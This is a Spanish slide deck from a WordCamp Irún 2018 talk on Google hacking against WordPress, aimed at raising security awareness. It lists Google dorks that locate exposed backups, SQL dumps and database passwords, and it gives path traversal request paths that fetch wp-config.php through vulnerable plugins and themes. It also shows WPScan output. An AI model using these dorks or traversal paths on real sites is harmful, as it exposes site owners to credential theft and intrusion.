



TOMÁS SIERRA

Máxima seguridad para tu WordPress

HACKED




¿En serio me pueden
hackear WordPress con...
¡Google!?

WordCamp Irún 2018



WORDPRESS



Tomás Sierra



Departamento de seguridad de
“Netkia” (Grupo PITMA)

Maestro de Ed. Primaria, formador
y desarrollador web.

Organizador el **Congreso de
Seguridad Sh3llcon**

Organizador de la **WordCamp
Santander** y miembro de la
comunidad WordPress de España.



Todo lo que aquí vas a ver es con fines educativos

¿Qué es Google Hacking?

#WCIrun

@TomyCant

¿Qué es Google Hacking?

Hackear...

Google?
una página web?
las búsquedas?
...?



¿Qué es Google Hacking?

Aprovechar la potencia del motor de búsqueda de Google **como herramienta** para conseguir **información pública**, que no es visible a simple vista.

¿Qué es Google Hacking?

¿Qué entendemos por hackear?

- Localizar objetivo
- Recopilar información
- Identificar vulnerabilidades
- Explotar vulnerabilidades y acceder
- Ataque
- Borrado de huellas
- Mantener el acceso, para futuras ocasiones

¿Qué es Google Hacking?

¿Qué entendemos por hackear?

- Localizar objetivo
- Recopilar información
- Identificar vulnerabilidades
- Explotar vulnerabilidades y acceder
- Ataque
- Borrado de huellas
- Mantener el acceso, para futuras ocasiones

Operadores

#WCIRun

@TomyCant

Operadores

“”


Muestra resultados que contengan la frase exacta



Operadores



Antes de una palabra, nos permite realizar una búsqueda que NO incluya esa palabra.




Operadores



Antes de una palabra, nos permite realizar una búsqueda que incluya obligatoriamente esa palabra.


Se pueden incluir palabras que Google no suele contemplar: el, la, a...



Operadores

AND


Permite realizar búsquedas que contengan dos términos.



Operadores

OR (|)

Búsquedas que contengan un término u otro.



Operadores

#WCIrun

@TomyCant

Comodines

*

Una palabra (la que sea)

■

Varias palabras (las que sean)

Comandos

#WCIRun

@TomyCant

Comandos

site:url

Realizar la búsqueda en una página específica.

site:tomassierra.com vulnerabilidades

Comandos

intitle:término

Muestra páginas en cuyo título esté el término o términos elegidos.

```
intitle:Vulnerabilidades  
intitle:WordPress AND seguridad
```

Comandos

inurl:término

Muestra páginas en cuya url esté el término elegido.

```
inurl:/wp-content/  
inurl:/wp-content/plugins
```

Comandos

#WCIrun

@TomyCant

related:URL

Páginas de temática semejante a la URL elegida.

```
related:tomassierra.com
```

Comandos

filetype:extensión

Muestra todos los resultados de una búsqueda con una extensión de archivo específica. Tiene, como entenderá, más sentido cuando lo unimos a una búsqueda concreta.

```
filetype:pdf ciberseguridad
```

Google Dorks

#WCIrun

@TomyCant

Google Dorks

Uno sencillito...
...pero peligroso

index of

Index of /wp-content/plugins/duplicator

site:tomassierra.com Index of
inurl:/wp-content/plugins/duplicator

Google Dorks

#WCIrun

@TomyCant

Ver documentos de una web

```
filetype:pdf site:tomassierra.com
```

```
filetype:docx site:tomassierra.com
```

```
filetype:txt site:tomassierra.com
```


Google Dorks

#WCIrun

@TomyCant

Más preciso

Realizar la búsqueda de un término dentro de un archivo

```
site:tomassierra.com filetype:pdf  
intext:wordcamp
```

Google Dorks

Todos a la vez

```
site:tomassierra.com (filetype:pdf |  
filetype:ppt | filetype:xls | filetype:doc |  
filetype:docx | filetype:odt | filetype:txt  
| filetype:sql)
```

Google Dorks

foi.gov - FOCA 0.7.5.0

Project Search files Analyze Metadata Options About

Project Network data

foi.gov
Project
Configuration
Documents (2994)
MetaData
Users
Folders
Printers
Software

FOCA

v0.7.

Search engines
☒ Google
☒ Live Search

Extensions
☒ doc ☒ docx ☒ sxw ☒ odp
☒ ppt ☒ pptx ☒ odt ☒ pdf
☒ pps ☒ ppsx ☒ ods ☒ wpd
☒ xls ☒ xlsx ☒ odg

site:foi.gov (filetype:doc OR filetype:ppt OR filetype:pps OR filetype:xls OR filetype:docx OR file Search Search All

Id	Type	URL	Download	Download Date
73	doc	http://www.foi.gov/ucr/05cius/data/documents/tab54d...		14/04/2009 9:52:35
74	doc	http://www.foi.gov/ucr/05cius/data/documents/tab78d...		14/04/2009 9:52:36
75	doc	http://www.foi.gov/ucr/05cius/data/documents/tab25o...		14/04/2009 9:52:35
76	doc	http://www.foi.gov/ucr/05cius/data/documents/tab22d...		-
77	doc	http://www.foi.gov/ucr/05cius/data/documents/tab58d...		14/04/2009 9:52:36
78	doc	http://www.foi.gov/ucr/05cius/data/documents/tab60d...		-
79	doc	http://www.foi.gov/ucr/05cius/data/documents/tab21d...		-
80	doc	http://www.foi.gov/ucr/05cius/data/documents/tab37o...		-
81	doc	http://www.foi.gov/ucr/05cius/data/documents/tab47d...		-
82	doc	http://www.foi.gov/ucr/05cius/data/documents/tab44o...		-
83	doc	http://www.foi.gov/ucr/05cius/data/documents/tab42d...		-
84	doc	http://www.foi.gov/images/deletelater/page2images/foi...		-
85	doc	http://www.foi.gov/ucr/05cius/data/documents/tab3ov...		-
86	doc	http://www.foi.gov/ucr/05cius/data/documents/tab79d...		-
87	doc	http://www.foi.gov/ucr/05cius/data/documents/tab38d...		-
88	doc	http://www.foi.gov/ucr/05cius/data/documents/tab36o...		-
89	doc	http://www.foi.gov/ucr/05cius/data/documents/tab53o...		-
90	doc	http://www.foi.gov/ucr/05cius/data/documents/tab39o...		-

Links: 2994 Downloading 2912 documents

Google Dorks

#WCIrun

@TomyCant

Para buscar backups “perdidos”:

```
"inurl:"/wp-content/wpclone-temp/wpclone_backup/"
```

```
inurl:"/wp-content/uploads/backup"
```

```
"inurl:wp-content/plugins/wp-dbmanager/"
```

Google Dorks

#WCIrun

@TomyCant

Ver Bases de datos

```
intext:DB_PASSWORD || intext:"MySQL  
hostname" ext:txt
```

```
filetype:sql intext:wp_users phpmyadmin
```

Más Dorks para WordPress

Para encontrar archivos sql o dumpeo de la bbdd

```
inurl:/wp-content/uploads/ filetype:sql
```

...

Dorks para WordPress

Para descargar el wp-config.php

Path traversal

`/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php`

`/wp-content/force-download.php?file=../wp-config.php`

`/wp-content/themes/SMWF/inc/download.php?file=../wp-config.php`

`/wp-content/themes/markant/download.php?file=../wp-config.php`

`/wp-content/themes/yakimabait/download.php?file=../wp-config.php`

...

Google Hacking Database (GHDB)

EXPLOIT DATABASE

HomeExploitsShellcodePapersGoogle Hacking DatabaseSubmitSearch

Google Hacking Database (GHDB)

Search the Google Hacking Database or browse GHDB categories

Any Category

Search

SEARCH

Date	Title	Category
2018-05-31	<code>intext:2001.-.2018.umbraco.org ext:aspx</code>	Pages Containing Login Portals
2018-05-29	<code>AndroidManifest ext:xml -github -gitlab -googlesource</code>	Files Containing Juicy Info
2018-05-25	<code>allintitle: "Flexi Press System"</code>	Pages Containing Login Portals
2018-05-21	<code>intitle:"Netgear™ - NETGEAR Configuration Manager Login"</code>	Pages Containing Login Portals
2018-05-18	<code>inurl:jpegpull.htm</code>	Various Online Devices
2018-05-17	<code>inurl:"user_login/" bitcoin crypto wallet</code>	Pages Containing Login Portals

<https://www.exploit-db.com/google-hacking-database/>

¿Y ahora qué?

#WCIRun

@TomyCant

¿Cómo puede usar un ciberdelincuente (~~Hacker~~) esta información?

¿Qué puede hacer para hackearnos?

¿Y ahora qué?

1.- Utilizar **WPScan** para buscar Versiones vulnerables de plugins, temas o core de WordPress sobre una web objetivo

```
version 2.7
Sponsored by Sucuri - https://sucuri.net
@_WPScan_, @ethicalhack3r, @erwan_lr, pvdL, @_FireFart_


[+] URL: http://192.168.0.13/wordpress/
[+] Started: Mon May 11 04:00:23 2015

[!] The WordPress 'http://192.168.0.13/wordpress/readme' exists exposing a version number
[!] Full Path Disclosure (FPD) in: 'http://192.168.0.13/wordpress/wp-content/themes/twentyfifteen/includes/rss-functions.php'
[+] Interesting header: SERVER: Apache/2.4.12 (Ubuntu) PHP/5.6.8
[+] Interesting header: WP-SUPER-CACHE: 1.0.0 (WP Super Cache)
[+] Interesting header: X-POWERED-BY: PHP
[+] XML-RPC Interface available under http://192.168.0.13/wordpress/xmlrpc.php
[!] This may allow the GHOST vulnerability to be exploited, please see: https://www.rapid7.com/db/m
http/wordpress_ghost_scanner
[!] Upload directory has directory listing enabled: http://192.168.0.13/wordpress/wp-content/upload

[+] WordPress version 4.2.2 identified from meta generator
[+] WordPress theme in use: twentyfifteen - v1.1

[+] Name: twentyfifteen - v1.1
| Location: http://192.168.0.13/wordpress/wp-content/themes/twentyfifteen/
| Readme: http://192.168.0.13/wordpress/wp-content/themes/twentyfifteen/readme.txt
| Style URL: http://192.168.0.13/wordpress/wp-content/themes/twentyfifteen/style.css
| Theme Name: Twenty Fifteen
| Theme URI: http://wordpress.org/themes/twentyfifteen/
| Description: The default theme is clean, blog-focused, and designed for clarity. Twenty Fi
| Author: WordPress team
| Author URI: http://wordpress.org/
| "the quieter you become, the more you are able to hear"

[!] Title: Twenty Fifteen Theme <= 1.1 - DOM Cross-Site Scripting (XSS)
Reference: https://www.exploit-db.com/exploits/7065
```



The image shows a terminal window with the output of the WPScan tool. Three blue arrows with white text point to specific lines in the output:

- WordPress Version** points to the line: `[+] WordPress version 4.2.2 identified from meta generator`
- Theme used** points to the line: `[+] WordPress theme in use: twentyfifteen - v1.1`
- Red = Vulnerability** points to the line: `[!] Title: Twenty Fifteen Theme <= 1.1 - DOM Cross-Site Scripting (XSS)`

¿Y ahora qué?

1.- Utilizar **WPScan** para buscar Versiones vulnerables de plugins, temas o core de WordPress sobre una web objetivo


```
[!] Title: Contact Form 7 <= 3.7.1 - Security Bypass Vulnerability
Reference: https://wpvulndb.com/vulnerabilities/7020
Reference: http://www.securityfocus.com/bid/66381/
Reference: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-2265
[i] Fixed in: 3.7.2

[!] Title: Contact Form 7 <= 3.5.2 - File Upload Remote Code Execution
Reference: https://wpvulndb.com/vulnerabilities/7022
Reference: http://packetstormsecurity.com/files/124154/
Reference: http://osvdb.org/100189
[i] Fixed in: 3.5.3

[!] Title: Jetpack <= 2.9.2 - class.jetpack.php XML-RPC Access Control Bypass
Reference: https://wpvulndb.com/vulnerabilities/7203
Reference: http://jetpack.me/2014/04/10/jetpack-security-update/
Reference: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-0173
Reference: https://secunia.com/advisories/57729
Reference: http://osvdb.org/105714
[i] Fixed in: 2.9.3
```

¿Y ahora qué?

2.- Ver **versiones vulnerables** de plugins, temas y core de WordPress



<https://wpvulndb.com/>

¿Y ahora qué?

#WCIrun

@TomyCant

3.- Buscar exploits que exploten la vulnerabilidad



<https://www.exploit-db.com/>

¿Y ahora qué?

Recordamos:

- ~~Localizar objetivo~~
- ~~Recopilar información~~
- ~~Identificar vulnerabilidades~~
 - Explotar vulnerabilidades y acceder
 - Ataque
 - Borrado de huellas
 - Mantener el acceso, para futuras ocasiones

Google WPDanger

#WCIrun

@TomyCant

 Google Dorks for WordPress WPdanger

</> Code Blog es  PHP Compatibility  Google Dorks Mail

 Google Dorks for WordPress

WordPress URL

For security reasons we are **not** storing this URL.

Generate Google Dorks

<https://google.wpdanger.com>

WPDanger

#WCIrun

@TomyCant

 **WPDanger**

User Language

[Code Blog](#) [es](#) [PHP](#) [PHP Compatibility](#) [Google Dorks](#) [Mail](#) [Legal](#)

 **WordPress security analysis, for free**

WordPress URL

WordPress site (with [http://] or [https://]).

Mail

We will send you a notification when we are done.

Analysis

☐ Core analysis

☒ Normal analysis

☐ Vulnerability analysis

☐ Aggressive analysis

Analyze  WordPress

 **User Levels**

Free

- Core analysis
- Normal analysis
- Vulnerability analysis

Registered User

<https://wpdanger.com>



TEN CUIDADIIN



¿Tienes alguna pregunta?

ESKERRIK ASKO

MUCHAS GRACIAS



www.tomassierra.com



@Tomycant



facebook.com/tomycant

